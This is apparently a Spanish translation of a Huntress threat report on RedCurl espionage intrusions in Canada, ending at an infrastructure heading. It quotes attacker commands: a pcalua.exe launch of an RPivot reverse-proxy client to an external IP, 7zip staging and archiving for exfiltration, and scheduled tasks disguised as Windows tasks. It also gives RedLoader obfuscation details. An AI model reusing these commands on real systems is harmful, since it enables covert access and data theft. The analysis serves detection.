

Entre mediados y finales de 2024, Huntress descubrió actividad en varias organizaciones de Canadá, con infraestructura y TTPs similares que pueden asociarse con el APT group conocido como RedCurl (también conocido como Earth Kapre y Red Wolf). Esta actividad se remonta hasta noviembre de 2023 en los equipos observados por Huntress.
Históricamente, RedCurl ha atacado con fines de ciberespionaje, buscando permanecer sin ser detectado durante largos periodos para acceder y recopilar datos de correos electrónicos, documentos corporativos y otros archivos confidenciales de sus víctimas; por lo general, no cifran sistemas, no roban dinero ni exigen un rescate por los datos que roban de la víctima mientras están en su red. En el pasado, RedCurl ha atacado a grandes minoristas mayoristas, así como a empresas de los sectores financiero, turístico, de seguros, construcción y consultoría.
Aquí buscamos mostrar las tácticas interesantes y particulares que utiliza RedCurl y resaltar las similitudes entre los ataques que observamos y los ataques documentados previamente. También ofrecemos algunas ideas y orientación sobre qué se puede aprender de estos incidentes y cómo detectar técnicas similares que RedCurl o cualquier otro malware o adversario podría usar en el futuro.
¿Qué encontramos?
El Centro de Operaciones de Seguridad de Huntress (SOC) recibió una alerta sobre un equipo que había instalado recientemente el agente de Huntress: un binario de 7zip ejecutado desde una ubicación sospechosa, lo que activó una alerta. A partir de ahí, encontramos persistencia relacionada en el equipo. Descubrimos varias tareas programadas que se usaban para ejecutar el Windows Program Compatibility Assistant (pcalua.exe), que luego ejecutaba un binario malicioso. Más tarde identificamos otras tareas que usaban pcalua.exe para ejecutar scripts de Python. El script de Python usado en el comando (cl.py) es exactamente igual al script RPivot (herramienta proxy) llamado client.py. Este se usa para iniciar una conexión a un proxy, presumiblemente para conectarse de vuelta a un servidor remoto de Command and Control. También encontramos evidencia que sugiere que es posible que se hayan recopilado, archivado y exfiltrado datos a almacenamiento en la nube.
Al investigar el equipo inicial, identificamos el mismo tradecraft usado en otros equipos y en varias otras organizaciones. Descubrimos tres intrusiones en tres organizaciones distintas, todas ubicadas total o parcialmente en Canadá. La actividad observada en estos ataques coincide muy de cerca con comportamientos ya conocidos de RedCurl, y gran parte del comportamiento es bastante particular y distinto de otros procedimientos similares de malware o grupos más comunes. RedCurl sigue cambiando y modificando algunos de sus procedimientos, añadiendo nuevos matices aquí y allá para dificultar la detección.
Tradecraft de RedCurl
Si bien la intención y los métodos usados en los casos que observamos coinciden estrechamente con el comportamiento conocido de RedCurl, las técnicas específicas y la cadena de infección utilizadas (hasta donde pudimos observar) difirieron ligeramente
de casos reportados anteriormente.
Aunque no pudimos obtener todos los archivos usados (muchos fueron eliminados por el malware muy rápido, y no observamos muchos de los casos desde
la infección inicial), sí encontramos algunos ejecutables y scripts por lotes que pudimos analizar. En uno de los archivos por lotes, los atacantes usaron PowerShell para descargar archivos llamados
revtun1.tmp
y revtun2.tmp desde bora.teracloud[.]jp/dav mediante solicitudes HTTP GET creadas dentro de los
comandos de PowerShell. Los archivos descargados luego se extraen con 7zip, usando una contraseña almacenada en el archivo por lotes.
Este comportamiento específico ha sido usado por RedCurl en el pasado, con scripts, comandos y nombres de variables muy similares, diseñados para crear solicitudes HTTP con PowerShell para descargar archivos, descomprimirlos y ejecutarlos (además de archivar y subir esos archivos). Estas funciones fueron realizadas en el pasado por RedCurl.Extractor y RedCurl.FSABIN (módulos identificados por Group-IB en su informe "RedCurl Awakening"). Estos módulos configuran y realizan la extracción de datos del sistema infectado.

Luego, el script usa Python para ejecutar client.py (herramienta RPivot de Github) y conectarse a una IP y un puerto almacenados como variables en el script.
set srv=193.176.158[.]30
set port=40141
A continuación, se ejecutan un par de comandos para listar directorios, así como recopilar los procesos en ejecución en el sistema infectado (mediante WMIC) y enviar los resultados a dos archivos diferentes. Estos archivos luego se archivan y se cifran con 7zip en un archivo protegido con contraseña (los archivos originales luego se eliminan), y después se envían mediante solicitudes HTTP PUT usando PowerShell al mismo dominio bora.teracloud[.]jp/dav desde donde se descargaron previamente los archivos. El script también elimina cualquier directorio o archivo creado (incluyendo el propio archivo del script).
Una parte particularmente interesante del script:
gci .\*.exe | foreach {if(($_.VersionInfo).InternalName -eq '7za'){$syspack = $_.Fullname}};
- gci .\*.exe: Obtiene una lista de todos los archivos .exe en el directorio actual.
- foreach {...}: Recorre cada archivo para verificar si su propiedad InternalName en la sección VersionInfo coincide con "7za".
- Si se encuentra una coincidencia, almacena la ruta completa del ejecutable en la variable $syspack

El uso de 7zip de esta manera, específicamente almacenando la ruta del ejecutable en una variable de PowerShell llamada $syspack para usarla después, también ha sido documentado por Group-IB como un procedimiento utilizado por RedCurl.
En algunos sistemas, encontramos evidencia clara de que los archivos se extrajeron con 7zip, se colocaron en un nuevo directorio bajo C:\programdata, además de persistencia para ejecutar un túnel usando la herramienta RPivot (script de Python).
"C:\ProgramData\7za.exe" x -aoa -pdQEXZCJd<redacted> revtun3ag.tmp -oC:\ProgramData\ControlsUp pcalua.exe -a conhost.exe -c --headless C:\ProgramData\ControlsUp\python.exe C:\ProgramData\ControlsUp\cl\cl.py --s 188.130.207[.]253 --p 10310
También observamos evidencia de que se recolectaban, archivaban y exfiltraban archivos hacia una ubicación de almacenamiento en la nube.
"C:\ProgramData\7za.exe" a -pgdxx38a6SVd<redacted> -mhe=on -v50m -sdel -y temp17000c\<redacted>_rt3_22169.tmp temp1321El uso intensivo de 7zip para archivar y desarchivar archivos, la creación de solicitudes HTTP con PowerShell para descargar y subir archivos hacia y desde un C2, y el uso de scripts de Python para crear túneles son todas técnicas asociadas con RedCurl. Sin embargo, parecían ejecutarse de una manera ligeramente distinta a la observada anteriormente.
Malware cargador
Además de que pcalcula.exe se usa para ejecutar scripts de Python, RedCurl también trae un malware que llamamos RedLoader, que tiene capacidades simples de puerta trasera. Emplea varias técnicas de ofuscación, como resolución dinámica de DLL, cifrado de cadenas y direcciones C2 señuelo. Este binario era extremadamente similar a la puerta trasera observada en el informe de TrendMicro.
Los nombres de DLL iniciales (principalmente bcrypt.dll) se descifran usando una rutina de XOR rotativo:



Después, las funciones iniciales se resuelven dinámicamente usando GetProcAddress desde bcrypt.dll y crean una serie de punteros de función para usarlos más adelante en el programa. Los nombres de las funciones son cadenas cifradas, también descifradas mediante el XOR rotativo.

Después de que se resuelven estas DLL, se usan para generar claves simétricas para descifrar aún más nombres de DLL sensibles (o sospechosos). Un hash SHA256 de una clave (PpMYfs0fQp5ERT) se usa para generar una clave simétrica para AES.
Living off the land
Una de las técnicas más interesantes usadas en estos incidentes es el uso del LOLBin Pcalua.exe para ejecutar malware y comandos. Este método de ejecución indirecta de comandos, y específicamente usar Python para configurar proxies inversos (herramienta RPivot), coincide con el nuevo comportamiento de RedCurl observado por TrendMicro.
Usar binarios nativos de Windows para llevar a cabo ataques no es nuevo, y este binario en particular tampoco es un LOLBin nuevo. Sin embargo, es un ejemplo mucho menos común. Se sabe que pocos otros grupos o programas de malware usan esta técnica. En general, los actores de amenazas siguen usando cada vez más técnicas de vivir de la tierra (LOTL), y este es solo otro ejemplo de un grupo que suma otra técnica LOTL a su arsenal. Nuestro Informe de ciberamenazas 2024 destaca que el 29 % de los ataques contra pequeñas y medianas empresas en 2023 involucraron técnicas LOTL. A esto le siguió una guía conjunta de febrero de 2024 de CISA (y varias otras agencias gubernamentales) llamada "Identifying and Mitigating Living Off the Land Techniques", diseñada para educar sobre los peligros de las técnicas LOTL y dar orientación para detectar y mitigar estos ataques. A esto le siguió la creación y publicación de otro documento conjunto llamado "Identifying and Mitigating Living Off the Land Techniques" que se puede encontrar en el sitio web de la Australian Signals Directorate, el cual da ejemplos específicos y una tabla de todas las técnicas documentadas, organizadas por la táctica de MITRE que utiliza cada técnica.

En abril de 2024, el "Honeywell 2024 USB Threat Report" destacó el problema y la amplia presencia del uso de técnicas LOTL, especialmente en entornos OT. Más recientemente, en agosto de 2024, se publicó el “ThreatDown State of Ransomware Report”, que señaló (según un comunicado de prensa de Malwarebytes) que una de las “Tres principales tendencias de ransomware” fue un giro hacia el uso creciente de técnicas LOTL. Los grupos de ransomware siguen usando binarios y herramientas nativas para lograr sus objetivos de una forma que puede ser difícil de distinguir de la actividad normal de administración del sistema, sin el beneficio de un SOC con personas monitoreándola e investigándola. Más recientemente, el 21 de agosto de 2024, se publicó otro documento llamado "Best practices for event logging and threat detection" que fue publicado, el cual también destacó el uso intensivo de técnicas LOTL y dio orientación sobre cómo configurar un registro de eventos adecuado para detectar estos ataques.
La técnica más común que vimos usada en estos incidentes fue el uso de pcalua.exe en tareas programadas para ejecutar archivos y scripts maliciosos. Las tareas programadas tenían nombres similares a tareas programadas legítimas comunes de Windows, para mezclarse y parecer normales.
Tareas programadas
Tarea programada 1
SystemSoundsService 0342315bc04edd2
Ejecutable:
C:\Windows\system32\pcalua.exe
Argumentos:
-a C:\Windows\system32\config\systemprofile\AppData\Local\Multimedia\mx0342315bc04edd2c.exe

Curiosamente, el uso de pcalua.exe no se mencionó específicamente en muchos de los informes de amenazas ni en los documentos de orientación sobre LOTL, lo que lo convierte en uno de los LOLBins más singulares, que no se usa con tanta frecuencia como muchos otros.
Los atacantes usaronpcalua.exepara lanzar el malware mediante tareas programadas. Este binario ejecutó un script por lotes, que luego lanzó PowerShell para desarchivar archivos con 7zip y agregarlos al sistema."C:\ProgramData\7za.exe" x -aoa -p<redacted> revtun3ag.tmp -oC:\ProgramData\ControlsUpSe ejecutan comandos adicionales para archivar los archivos y exfiltrarlos a almacenamiento en la nube."C:\ProgramData\7za.exe\" a -p<redacted> -mhe=on -v50m -sdel -y temp17000c\\<redacted>_rt3_22169.tmp temp13211

También vimos el proxy inverso de Python lanzado mediante pcalua.exe.
pcalua.exe -a conhost.exe -c --headless C:\ProgramData\ControlsUp\python.exe C:\ProgramData\ControlsUp\cl\cl.py --s 188.130.207[.]253 --p 10310
Tareas adicionales
Tarea programada 2
WiFiTask da76918700ee0725
Ejecutable:
pcalua.exe
Argumentos:
-a C:\Windows\system32\config\systemprofile\AppData\Local\WCM\mbda76918700ee0725.exe
Tarea programada 3
ChromeBrowserAgent_b573da80-8a69-4911-91d6-176be9263783_SFIyLVBD
Ejecutable:
pcalua.exe
Argumentos:
-a C:\Users\<redacted>\AppData\Roaming\VirtualStore\ChromeD_SFIyLVBD.exe -c 74GdSsHn1GCJupKW8ft
Tarea programada 4
EnableLicenseAcquisitionHost 94e668b9cf869b4c
Ejecutable:
pcalua.exe
Argumentos:
-a C:\Users\<redacted>\AppData\Local\SubscriptionMonitor\uo94e668b9cf869b4c.exe
Tarea programada 5
SilentCleanup 6db9110b3989a881
Ejecutable:
pcalua.exe
Argumentos:
-a C:\ProgramData\DiskCleanup\om6db9110b3989a881.exe
Tarea programada 6
Usb-Notifications bfa6a97da7711221
Ejecutable:
pcalua.exe
Argumentos:
C:\Windows\system32\config\systemprofile\AppData\Local\USB\qpybfa6a97da7711221.exe
Tarea programada 7
SilentCleanup 6db9110b3989a881
Ejecutable:
pcalua.exe
Argumentos:
-a C:\ProgramData\DiskCleanup\om6db9110b3989a881.exe
También vimos tareas programadas adicionales, que probablemente son actividad relacionada que usó pcalua.exe para llamar pythonw.exe y ejecutar un script que iniciara túneles de proxy inverso. Esto parece haber ocurrido en algunas de las infecciones más antiguas, y podría haber sido un procedimiento que se modificó más recientemente (donde los túneles de proxy inverso de Python se creaban directamente, como un proceso secundario del binario malicioso que se ejecutaba como tarea programada en lugar de como una tarea separada).
Infraestructura de RedCurl
